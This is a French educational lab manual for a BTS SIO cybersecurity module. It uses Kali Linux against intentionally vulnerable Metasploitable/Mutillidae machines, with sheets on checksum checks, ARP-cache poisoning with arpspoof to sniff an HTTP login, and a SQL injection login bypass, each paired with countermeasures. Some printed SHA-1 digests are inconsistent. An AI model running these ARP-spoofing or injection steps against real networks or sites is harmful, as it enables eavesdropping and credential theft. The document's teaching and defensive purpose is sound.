

Utilisation de la distribution Kali dans le cadre du bloc 3 sur la cybersécurité

BOXTOBED

Propriétés	Description
Intitulé long	Utilisation de la distribution Kali dans le cadre du bloc 3 sur la cybersécurité.
Formation(s) concernée(s)	BTS Services Informatiques aux Organisations SLAM et SISR
Matière(s)	Bloc 3 SLAM et SISR – Cybersécurité des services informatiques
Présentation	Fiches pratiques de travaux en laboratoire permettant d'exploiter la distribution Kali Linux dans le cadre du bloc 3 sur la cybersécurité. Une fiche est commune aux deux options puis chaque option dispose de deux fiches spécifiques.
Compétences	<ul style="list-style-type: none">• Protéger les données à caractère personnel ;• Garantir la disponibilité, l'intégrité et la confidentialité des services informatiques et des données de l'organisation face à des cyberattaques ;• Assurer la cybersécurité d'une infrastructure réseau, d'un système, d'un service ;• Assurer la cybersécurité d'une solution applicative et de son développement.
Savoirs	<ul style="list-style-type: none">• Typologie des risques et leurs impacts ;• Principe de la sécurité : disponibilité, intégrité et confidentialité ;• Chiffrement, authentification et preuve : principes et techniques ;• Sécurité des applications Web : risques, menaces et protocoles ;• Cybersécurité : bonnes pratiques, normes et standards ;• Sécurité du développement d'application ;• Vulnérabilités et contre-mesures sur les problèmes courants de développement.
Transversalité	Bloc 1 et 2 du BTS SIO.
Prérequis	Administration système linux, bases TCP/IP.
Outils	Kali, metasploit, wapiti, metasploitable, ftp, mutillidae, wapiti.
Mots-clés	Kali, metasploit, wireshark, chiffrement, scanner de vulnérabilités.
Durée	De 2 à 4 h par fiche.
Auteur.e(s)	Patrice DIGNAN avec la relecture de Valérie Martinez et d'Amal Hecker.
Version	v 1.0
Date de publication	Mai 2021

Remarque

Les fiches pratiques des travaux en laboratoire peuvent se traiter de manière indépendante. Les fiches plus compliquées (fiches n°2, 3 et 5) peuvent être réalisées en deuxième année. Il est conseillé de faire des snapshots au fur et à mesure afin de pouvoir revenir en arrière en cas de besoin.

Travail à rendre

Une documentation par étudiant ou groupe de travail selon les instructions données par le professeur. Chaque documentation comporte des captures d'écrans ainsi que des descriptions sur les tâches réalisées pour parvenir aux résultats demandés.

Table des matières

Présentation du document.....	3
1 Objectif du document.....	3
2 Utilisation du document.....	3
Présentation du contexte.....	3
1 L'organisation cliente.....	3
2 Le prestataire informatique.....	3
3 Votre mission.....	3
4 Besoins exprimés par le gérant de BOXTOBED.....	3
5 Schéma de la maquette de test.....	4
Pré-requis technique.....	5
1 Environnement de travail.....	5
2 Téléchargement des machines virtuelles.....	5
Avertissement.....	5
Fiche pratique n°1 : Vérification de l'intégrité d'une ressource informatique.....	6
1 Présentation.....	6
1.1 Objectifs.....	6
1.2 Public.....	6
1.3 Scénario.....	6
2 Manipulations.....	6
2.1 Téléchargement de Notepad++ depuis le site officiel.....	6
2.2 Vérification de la somme de contrôle.....	7
Fiche pratique n°2 : Besoin de chiffrement des flux.....	9
1 Présentation.....	9
1.1 Objectifs.....	9
1.2 Public.....	9
1.3 Scénario.....	9
1.4 Logiciels utilisés.....	9
2 Manipulations.....	9
2.1 Empoisonnement du cache ARP via Arpspoof.....	9
2.2 Capture de trames.....	11
2.3 Contre-mesures.....	12
Fiche pratique n°3 : Codage sécurisé, notion d'injection SQL.....	14
1 Présentation.....	14
1.1 Objectifs.....	14
1.2 Public.....	14
1.3 Scénario.....	14
1.4 Outils.....	14
2 Manipulations.....	14
2.1 Préparation de l'environnement de travail.....	14
2.2 Manipulations côté attaquant : réalisation d'une injection SQL.....	15
2.3 Manipulations côté développeur : notion de codage sécurisé.....	15
Fiche pratique n°4 : Exploitation d'une faille applicative via Metasploit.....	16
1 Présentation.....	16
1.1 Objectifs.....	16
1.2 Public.....	16
1.3 Scénario.....	16
1.4 Outils.....	16
2 Manipulations.....	16
2.1 Découverte du serveur FTP et de sa version.....	16
2.2 Exploitation du Framework Metasploit.....	17
Fiche pratique n°5 : Codage sécurisé, scanner de vulnérabilités.....	20
1 Présentation.....	20
1.1 Objectifs.....	20
1.2 Public.....	20
1.3 Scénario.....	20
1.4 Outils.....	20
2 Manipulations.....	20
2.1 Application web cible.....	20
2.2 Options du scanner wapiti.....	20
2.3 Scan de l'application web Mutillidae.....	21
2.4 Rapport du scanner wapiti.....	21

Présentation générale

Présentation du document

1 Objectif du document

Ce support comporte des fiches pratiques de travaux en laboratoire permettant d'exploiter la distribution Kali Linux dans le cadre du bloc 3 sur la cybersécurité autour d'un contexte.

Ce document est destiné à la fois aux **enseignants** et aux **étudiants**. Les enseignants peuvent l'utiliser comme guide pour avoir des idées de travaux en laboratoire. La progression proposée pourra donc être modifiée et adaptée en fonction des outils disponibles et des spécificités de chaque établissement. Quant aux étudiants, ils peuvent utiliser ces fiches pour découvrir de nouveaux outils en liaison avec le bloc 3 pour enrichir leur apprentissage notamment dans le cadre d'un travail de veille technologique.

2 Utilisation du document

Chaque fiche pratique est un exemple destiné à aborder certaines compétences du bloc 3. **Les professeurs peuvent reprendre, en l'état, ces fiches pratiques ou les modifier pour les intégrer dans leurs travaux en laboratoire.** Le support vise les deux options SLAM et SISR et comporte cinq fiches : une fiche commune aux deux options et deux fiches spécifiques à chaque option.

Lorsque les activités sont spécifiques à une option, elles peuvent être traitées en deuxième année dans le bloc 3. Ces activités peuvent aussi être étudiées en première année si l'enseignant souhaite aborder ces notions pour les deux options SLAM et SISR.

Présentation du contexte

1 L'organisation cliente



BOXTOBED est une chaîne d'hôtels fondée en 2019 qui s'appuie sur le concept de logements conteneurs. Les bâtiments de BOXTOBED sont construits par empilement de conteneurs de marchandises mesurant 9 m².

Les chambres sont ainsi proposées à un prix très abordable pour des clients recherchant une solution simple et économique d'hébergement. Fort d'une croissance rapide de son activité, le gérant de BOXTOBED souhaite auditer la sécurité de son infrastructure numérique avant de proposer de nouveaux services à ses clients.

2 Le prestataire informatique

INFOSUR est une entreprise spécialisée en déploiement de solutions informatiques dans le domaine de la cybersécurité. Elle analyse les besoins de ses clients et propose des solutions pour développer leur sécurité numérique en conformité avec le RGPD via la réalisation de tests d'intrusion (pentest¹).

3 Votre mission

Vous êtes une personne salariée de l'entreprise INFOSUR affectée au service du support informatique. Vous participez à l'étude du projet numérique de BOXTOBED et votre mission consiste à préparer l'intégration de la solution du client BOXTOBED. Cette préparation se fera sur une maquette de test constituée de machines virtuelles afin de préparer le projet.

1 Pentest : prestation sur mesure de « test de pénétration » visant à tester la sécurité d'une infrastructure numérique.

4 Besoins exprimés par le gérant de BOXTOBED



INFOSUR : Quels sont vos besoins ?

BOXTOBED : Nous souhaitons proposer de nouvelles prestations numériques pour nos clients. Nous avons plusieurs idées mais avant de les concrétiser, nous voulons auditer la sécurité de notre réseau informatique et de nos applications.

INFOSUR : Qu'attendez-vous de nous ?

BOXTOBED : Nous stockons des données à caractère personnel et nous voulons nous assurer de leur sécurité. Il faut que ces données restent privées et ne fassent l'objet d'aucune falsification.


Par ailleurs, notre réseau sert pour l'accès à internet de nos clients et pour la téléphonie. Nous voulons qu'il soit opérationnel tous les jours à toute heure. Nous souhaitons ainsi prévenir les ruptures d'accès qui pourraient nuire à notre réputation.

En outre, nous disposons d'un site internet et nous nous interrogeons sur sa sécurité. Enfin, beaucoup de logiciels que nous utilisons sont des solutions libres téléchargées gratuitement sur internet et susceptibles de comporter des vulnérabilités que nous devons connaître.

INFOSUR : C'est noté, je vais demander à notre technicien de déployer une maquette de test afin d'étudier votre situation puis je reviendrai vers vous.

5 Schéma de la maquette de test

Le schéma de la maquette (proposé par INFOSUR) servant de base de travail aux fiches pratiques est le suivant :



Proposition de plan d'adressage IP :

Machines	Descriptions	Adresse IP	Passerelle
Client légitime	Machine linux ou windows avec un navigateur	192.168.50.10/24	192.168.50.254
Hacker	Machine virtuelle Kali Linux	192.168.50.20/24	192.168.50.254
Serveur Mutillidae	Machine virtuelle metasploitable	172.16.10.5/24	172.16.10.254
Firewall	Firewall pfsense ou stormshield sous forme de machine virtuelle dans un premier temps.	interface 1 : 172.16.10.254 interface 2 : 192.168.50.254	Interface 3 : sortie internet via le réseau du lycée

Pré-requis technique

1 Environnement de travail

Disposer d'une machine physique avec 6 Go de RAM minimum ainsi que d'un processeur supportant les fonctions de virtualisation.

2 Téléchargement des machines virtuelles

Kali Linux



L'objectif de Kali Linux est de fournir une distribution basée sur Debian regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un système d'information, notamment le test d'intrusion. L'intérêt de Kali Linux est de comporter près de 300 outils déjà installés pour travailler dans le domaine de la cybersécurité. Ainsi, les étudiants n'ont pas à perdre de temps à installer les logiciels de sécurité dont ils vont avoir besoin.

Identifiant/mot de passe de connexion : kali / kali. Pour avoir un clavier français, lancer la commande : `setxkbmap fr` depuis une fenêtre shell.

Metasploitable



Metasploitable (version 2.0.0) est une distribution linux (ubuntu) intentionnellement vulnérable. Son objectif est d'apprendre à tester les principales vulnérabilités en liaison avec la distribution Kali Linux (<https://sourceforge.net/projects/metasploitable>). Première connexion : `msfadmin / msfadmin`. Pour avoir un clavier en français, il faut saisir la commande `loadkeys fr` puis valider. C'est sur ce serveur que sera disponible le site mutillidae,

Le Firewall



Les étudiants peuvent utiliser un firewall Stormshield sous forme de machine virtuelle ou un pfsense. D'autres solutions peuvent être testées selon les possibilités de chaque établissement. Les fonctionnalités de NAT/PAT doivent au minimum être assurées par l'équipement physique ou virtuel. Les captures d'écrans de ce document s'appuient sur des machines virtuelles Stormshield. Une connexion à internet peut être nécessaire pour ajouter des paquets supplémentaires. **En outre, les machines virtuelles Stormshield ne peuvent être téléchargées que depuis le site officiel de Stormshield dans le cadre des partenariats avec des établissements ou avec le Certa.**

Avertissement

Il convient de compléter chaque démonstration par la présentation des contre-mesures correspondantes (bonnes pratiques de codage, contre-mesure de chiffrement...).

Fiche pratique n°1 : Vérification de l'intégrité d'une ressource informatique

1 Présentation

1.1 Objectifs

- Appliquer les bonnes pratiques en matière de téléchargement d'une ressource informatique.
- Utiliser des sommes de contrôle afin de garantir l'intégrité d'une ressource.

1.2 Public

Bloc 3 – 1ère année (SLAM et SISR).

1.3 Scénario

Les étudiants doivent télécharger le logiciel Notepad++. Lors du téléchargement, il convient de mettre en place les deux bonnes pratiques suivantes :

- 1- télécharger le logiciel depuis le site officiel de Notepad ;
- 2- vérifier la somme de contrôle du logiciel téléchargé.

Ces bonnes pratiques peuvent s'appliquer à toute ressource téléchargée dans le cadre de travaux en laboratoire informatique en option SLAM ou SISR. L'objectif est d'éviter le téléchargement d'une ressource non légitime pouvant contenir du code malveillant. Ce code peut permettre à un attaquant d'ouvrir une porte dérobée sur le serveur de la victime.

Exemple : une personne malveillante peut mettre sur internet une version de Notepad++ contenant du code malveillant et la proposer en téléchargement.

2 Manipulations

2.1 Téléchargement de Notepad++ depuis le site officiel



Il faut se rendre sur le site officiel de Notepad++ : <https://notepad-plus-plus.org/> puis aller dans la rubrique de téléchargement.

Sur la page de téléchargement, la somme de contrôle est affichée avec indication de l'algorithme de hachage utilisé.

Le lien permettant d'accéder aux sommes de contrôle est le suivant :

<https://notepad-plus-plus.org/repository/7.x/7.5.4/npp.7.5.4.sha1.md5.digest.txt>

Par exemple, pour ce qui est de la somme de contrôle en SHA1 :

SHA-1 Digest

9633920a02980be62273093c4364bd07b8bb64a2	npp.7.5.4.bin.7z
f6f63a8c489410f465ddbbd2d90f6ba97f590b48	npp.7.5.4.Installer.x64.exe
c5b0205a3aa9ed2c15ad9788281a27c083b044b8	npp.7.5.4.Installer.exe
2bde4510cbc4ecc93c3fcb42a686597ff5bfc36	npp.7.5.4.bin.zip
4034e9f182e52c0d92d9bcf3ff6996d665a0a34c	npp.7.5.4.bin.x64.zip
c61121bb1e04caaf8455528a6855cd0751043611	npp.7.5.4.bin.x64.7z
8bf3a4366060efc8d1fbb04e61e902c8ced9fa01	npp.7.5.4.bin.minimalist.x64.7z
f1ebc737c06c4577d60a56c255b71ff4b2355f26	npp.7.5.4.bin.minimalist.7z

Travail à faire 1

- Q1.** Télécharger la dernière version de Notepad++ correspondant à votre machine cliente (Windows ou Linux) depuis le site officiel du logiciel : <https://notepad-plus-plus.org/downloads/v7.5.4/>

2 Dernière version à la date de la rédaction de ce document


- Q2.** Relever la somme de contrôle associée au fichier téléchargé. La copier dans un fichier à part (NotepadChecksum.txt).
- Q3.** À l'aide de vos recherches sur internet, expliquer ce qu'est une somme de contrôle.
- Q4.** Quelles sont les principales différences entre les algorithmes MD5 et SHA256 ?

ALGORITHMES	EXPLICATIONS
MD5	
SHA256	

- Q5.** Une somme de contrôle permet-elle de garantir la confidentialité des échanges ?

2.2 Vérification de la somme de contrôle

Il existe plusieurs outils en ligne de commande qui permettent de calculer des sommes de contrôle d'un fichier. Par exemple, sous Linux, l'outil **shasum** peut être utilisé.



```
prof@host555:~/Téléchargements$ shasum npp.7.5.4.Installer.x64.exe > NotepadChecksum.txt
prof@host555:~/Téléchargements$ more NotepadChecksum.txt
f6f63a8c489410f465ddb2d90f6ba97f590b48 npp.7.5.4.Installer.x64.exe
```

La somme de contrôle calculée doit être identique à celle indiquée sur le site officiel. Il faut aussi faire attention à l'algorithme utilisé qui doit correspondre à celui indiqué sur le site officiel.

SHA-1 Digest

```
0633920a02980be62273093c4364bd07b8bb64a2 npp.7.5.4.bin.7z
f6f63a8c489410f465ddb2d90f6ba97f590b48 npp.7.5.4.Installer.x64.exe
```

La comparaison peut s'effectuer à l'aide de la commande **diff** sous Linux une fois la valeur de l'empreinte du fichier extraite.

Dans un environnement Windows, la somme de contrôle de la même ressource peut être générée à l'aide d'une commande PowerShell : `Get-FileHash npp.7.5.4.Installer.x64.exe -Algorithm SHA1 | Format-List`

```
PS C:\Users\Perso\Downloads> Get-FileHash .\npp.7.5.4.Installer.x64.exe -Algorithm SHA1 | Format-List

Algorithm : SHA1
Hash      : F6F63A8C489410F465DDB2D90F6BA97F590B48
Path      : C:\Users\Perso\Downloads\npp.7.5.4.Installer.x64.exe

PS C:\Users\Perso\Downloads> "F6F63A8C489410F465DDB2D90F6BA97F590B48" -eq "F6F63A8C489410F465DDB2D90F6BA97F590B48"
True
```

Travail à faire 2

- Q1.** Vérifier que la somme de contrôle du logiciel téléchargé est authentique.
- Q2.** Conclure sur l'intérêt des calculs de sommes de contrôle dans le contexte BOXTOBED.

Fiche pratique n°2 : Besoin de chiffrement des flux

1 Présentation

1.1 Objectifs

- Mettre en place une écoute clandestine via un positionnement MITM (Man In The Middle) avec empoisonnement de cache ARP.
- Utiliser le protocole HTTPS afin de chiffrer les flux vers un serveur web en tant que contre-mesure.


1.2 Public

Bloc 3 – 1ère année.

1.3 Scénario

Un étudiant hacker empoisonne le cache ARP d'un autre étudiant (client légitime) et récupère le mot de passe de son compte Mutillidae via une connexion non sécurisée http. La contre-mesure passe par le chiffrement des conversations.

Il s'agit d'un classique du genre très facile à réaliser. Sur Kali, il est possible d'utiliser les outils **Ettercap** ou **arp spoof** pour réaliser l'empoisonnement du cache ARP.



1.4 Logiciels utilisés

- Arpspoof ou Ettercap (ou bettercap) via Kali Linux. Si la commande arpspoof n'est pas installée, il faut installer le paquet dsniff.
- Wireshark via Kali Linux.

2 Manipulations

2.1 Empoisonnement du cache ARP via arpspoof

L'empoisonnement du cache ARP permet de falsifier le cache ARP de la victime en associant, par exemple, l'adresse IP de la passerelle à l'adresse MAC du pirate. Ainsi, tout le flux passe par la machine du pirate qui peut se mettre en écoute avec un logiciel de capture de trames.

Consultation des caches ARP avant l'empoisonnement :


Par exemple, dans la capture d'écran ci-dessous, le cache ARP de la machine cliente légitime (prof@prof) est relevé avant la réalisation de l'attaque. La correspondance adresse ip/adresse MAC indiquée est donc non falsifiée.

```
prof@prof:~$ arp -a
? (192.168.50.254) à 08:00:27:7c:d2:7f [ether] sur enp0s3
```

Empoisonnement des caches ARP de la victime et de la passerelle :


L'étape suivante consiste à réaliser l'empoisonnement ARP. Depuis la machine pirate kali en ouvrant deux fenêtres de type terminal.


```
#arp spoof -t 192.168.50.10 192.168.50.254
#arp spoof -t 192.168.50.254 192.168.50.10
```




Configuration IP de la machine kali :

La configuration IP de la machine kali est donnée à titre d'illustration afin de pouvoir relever l'adresse IP et l'adresse MAC du pirate.



Consultation du cache ARP après l'empoisonnement :

Depuis la machine cliente légitime victime.



Dans cette capture d'écran, l'attaque est un succès car l'adresse IP de la passerelle est associée à l'adresse MAC du pirate kali.

Travail à faire 3

Q1. Démarrer les 4 machines de la [maquette de test](#) :

1. Kali ;
2. Metasploitable ;
3. Le client légitime sous forme de machine virtuelle Linux (plus léger) ;
4. Le firewall (stormshield, pfsense ou autre).

Remarque : la machine Kali du pirate doit jouer le rôle de routeur. Il faut donc activer le routage sur cette machine. Pour cela, ouvrir le fichier /etc/sysctl.conf, enlever le commentaire devant la ligne suivante et sauvegarder le fichier :

```
# Uncomment the next line to enable packet forwarding for IPv4
#net.ipv4.ip_forward=1
```

Il faut ensuite exécuter la commande suivante pour recharger les paramètres système : sysctl -p

Q2. Consulter le cache ARP de la machine cliente légitime avant de réaliser l'attaque.

ADRESSE MAC	ADRESSE IP

Q3. Rappeler la différence entre une adresse IP et une adresse MAC.

Q4. Depuis la machine Kali, réaliser une attaque de type empoisonnement de cache ARP ciblant le client légitime. Pour cela, suivre les étapes suivantes depuis la machine Kali :

1 – Ouvrir un premier terminal en root puis saisir la commande suivante :

```
#arp spoof -t @ip-client-victime @ip-passerelle
```

En remplaçant @ip-client-victime par l'adresse IP du client victime et @ip-passerelle par l'adresse IP de la passerelle sur le routeur.

2 – Ouvrir un second terminal en root puis saisir la commande suivante :

```
#arp spoof -t @ip-passerelle @ip-client-victime
```

En remplaçant @ip-client-victime par l'adresse IP du client victime et @ip-passerelle par l'adresse IP de la passerelle sur le routeur.

Q5. Consulter à nouveau le cache ARP de la machine cliente victime.

Que remarquez-vous ?

ADRESSE MAC	ADRESSE IP

2.2 Capture de trames

Dans la suite du labo, un étudiant utilise la machine du pirate pour réaliser une capture de trames sur le protocole HTTP depuis la machine kali. Lorsqu'un autre étudiant (client légitime) s'authentifie sur l'application Mutillidae de la machine Metasploitable en HTTP, le pirate peut capturer le mot de passe saisi.

Travail à faire 4

Q1. Depuis la machine kali, ouvrir le logiciel Wireshark puis configurer une écoute sur le protocole HTTP.

Q2. Depuis la machine cliente victime, se connecter au site Mutillidae. Créer un nouveau compte si cela est nécessaire.

Please sign-in

Name

Password

- Q3.** À l'aide d'un analyseur de paquets depuis la machine kali du pirate, peut-on capturer le mot de passe saisi par le client légitime ?
- Q4.** Le flux n'étant pas chiffré, le pirate peut-il lire le mot de passe de la victime ? Réaliser la capture écran de cette interception.

2.3 Contre-mesures

1^{ère} contre-mesure : chiffrement HTTPS

Le chiffrement des flux avec le protocole HTTPS n'empêche pas l'empoisonnement de cache ARP mais rend le flux capturé incompréhensible par l'attaquant.

2^{ème} contre-mesure : inspection du cache ARP

Des outils permettent de contrôler les modifications du cache ARP afin de vérifier les modifications suspectes. On peut citer l'exemple de l'outil arpwatc.

Travail à faire 5

- Q1.** Configurer un virtualhost HTTPS sur l'application Mutillidae en suivant les étapes suivantes :

Depuis la machine Metasploitable qui héberge l'application Mutillidae:

1 – Ouvrir le fichier htaccess situé à la racine de l'application de Mutillidae :

```
#nano /var/www/mutillidae/.htaccess
```

Mettre en commentaire les trois lignes commençant par `php_flag` en ajoutant le caractère `#` devant :

```
### The following section disables PHP magic quoting feature.
### Turning these on will cause issues with Mutillidae.
### Note: Turning these on should NEVER be relied on as a method for securing ag$
### As of PHP 6 these options will be removed for exactley that reason.

### Donated by Kenny Kurtz
#php_flag magic_quotes_gpc off
#php_flag magic_quotes_sybase off
#php_flag magic_quotes_runtime off
```

2 – Se rendre dans le répertoire `/etc/apache2/sites-enabled` puis créer le fichier `default-ssl` en y mettant le contenu suivant :

```
GNU nano 2.0.7 File: default-ssl

<IfModule mod_ssl.c>
  <VirtualHost 172.16.10.5:443>
    ServerName 172.16.10.5:443
    DocumentRoot /var/www

    SSLEngine On
    SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
    SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
      AllowOverride None
      Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
      Order allow,deny
      Allow from all
    </Directory>
  </VirtualHost>
</IfModule>
```

3 – Redémarrer le service apache en saisissant la commande suivante :
`#/etc/init.d/apache2 restart`

4 – Depuis la machine client légitime, se connecter à l'application Mutillidae en saisissant l'url suivante : <https://172.16.10.5/mutillidae> puis accepter le certificat auto signé présenté par défaut via une exception de sécurité.

- Q2.** En configurant un site en HTTPS, l'empoisonnement de cache ARP est-il toujours possible ?
Peut-on encore capturer le mot de passe en clair ?
- Q3.** Conclure sur l'intérêt du chiffrement dans le contexte du client BOXTOBED.

Remarque : les étudiants plus rapides peuvent configurer une surveillance du cache ARP et répondre à la question suivante :

- Q4.** Expliquer pourquoi il peut être important de surveiller les caches ARP de son routeur.

Fiche pratique n°3 : Codage sécurisé, notion d'injection SQL

1 Présentation

1.1 Objectifs

- Appliquer les bonnes pratiques en matière de codage des applications web en PHP.
- Prévenir les attaques de type injection SQL.

1.2 Public

SLAM plutôt deuxième année.


1.3 Scénario

Un étudiant joue le rôle d'une personne malveillante et réalise une injection SQL afin de lister tous les comptes utilisateurs des membres d'un site. Il s'agit d'une brèche de confidentialité.

Le même étudiant (ou un autre via un jeu de rôle) analyse le code source de l'application dans le cadre de la mise en place d'un codage sécurisé.

1.4 Outils

Les étudiants travaillent avec l'application web pédagogique Mutillidae du groupe OWASP déjà installée sur Metasploitable. Pour plus d'informations, voir le côté labo sur le site du réseau CERTA via le lien suivant : <https://www.reseaucerta.org/securisation-des-applications-web-owasp-activite1>.



```
Metasploitable [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
captured-data.php          passwords
captured-data.txt         pen-test-tool-lookup.php
change-log.htm            php-errors.php
classes                   phpinfo.php
closedb.inc               phpMyAdmin.php
config.inc                process-commands.php
credits.php               process-login-attempt.php
dns-lookup.php           redirectandlog.php
documentation             register.php
favicon.ico               rene-magritte.php
footer.php                robots.txt
framer.html               secret-administrative-pages.php
framing.php               set-background-color.php
header.php                set-up-database.php
home.php                  show-log.php
html5-storage.php         site-footer-xss-discussion.php
images                    source-viewer.php
inc                       styles
includes                  text-file-viewer.php
index.php                 usage-instructions.php
installation.php          user-info.php
javascript                 user-poll.php
login.php                 view-someones-blog.php
log-visit.php
msfadmin@metasploitable:~/var/www/mutillidae$
```

2 Manipulations

2.1 Préparation de l'environnement de travail



Utilisation des machines du contexte de travail (Kali, le firewall, la machine cliente victime et la machine serveur vulnérable Metasploitable).

Vérification de la connectivité des machines à l'aide de la commande ping.

Travail à faire 6

- Q1. Démarrer l'ensemble des machines du contexte.
- Q2. Vérifier leur connectivité à l'aide de la commande ping.

2.2 Manipulations côté attaquant : réalisation d'une injection SQL

Travail à faire 7

- Q1. Se connecter sur la page d'accueil de l'application Mutillidae via son adresse IP ou son nom.
- Q2. Tester l'injection SQL suivante :

Login = **harry**
Mot de passe = **'or 'a' = 'a**
Après validation, la liste de tous les membres s'affiche.

2.3 Manipulations côté développeur : notion de codage sécurisé


Pour aborder la notion de codage sécurisé, l'étudiant peut comparer et étudier les codes sources de la page web vulnérable dans sa version sécurisée et non sécurisée.

Remarque concernant la version 2.1.19 de Mutillidae :

Si une erreur indique que la table metasploit.accounts n'existe pas, alors ouvrir le fichier **config.inc** dans **/var/www/mutillidae** et modifier le contenu de la variable **dbname** par la valeur suivante : `$dbname = 'owasp10'`.

Travail à faire 8

- Q1. Positionner le niveau de sécurité de l'application Mutillidae à 5 en cliquant deux fois sur le bouton Toggle Security.



- Q2. Après avoir positionné le niveau de sécurité à 5, tenter à nouveau l'injection SQL précédente. Que constatez-vous ?
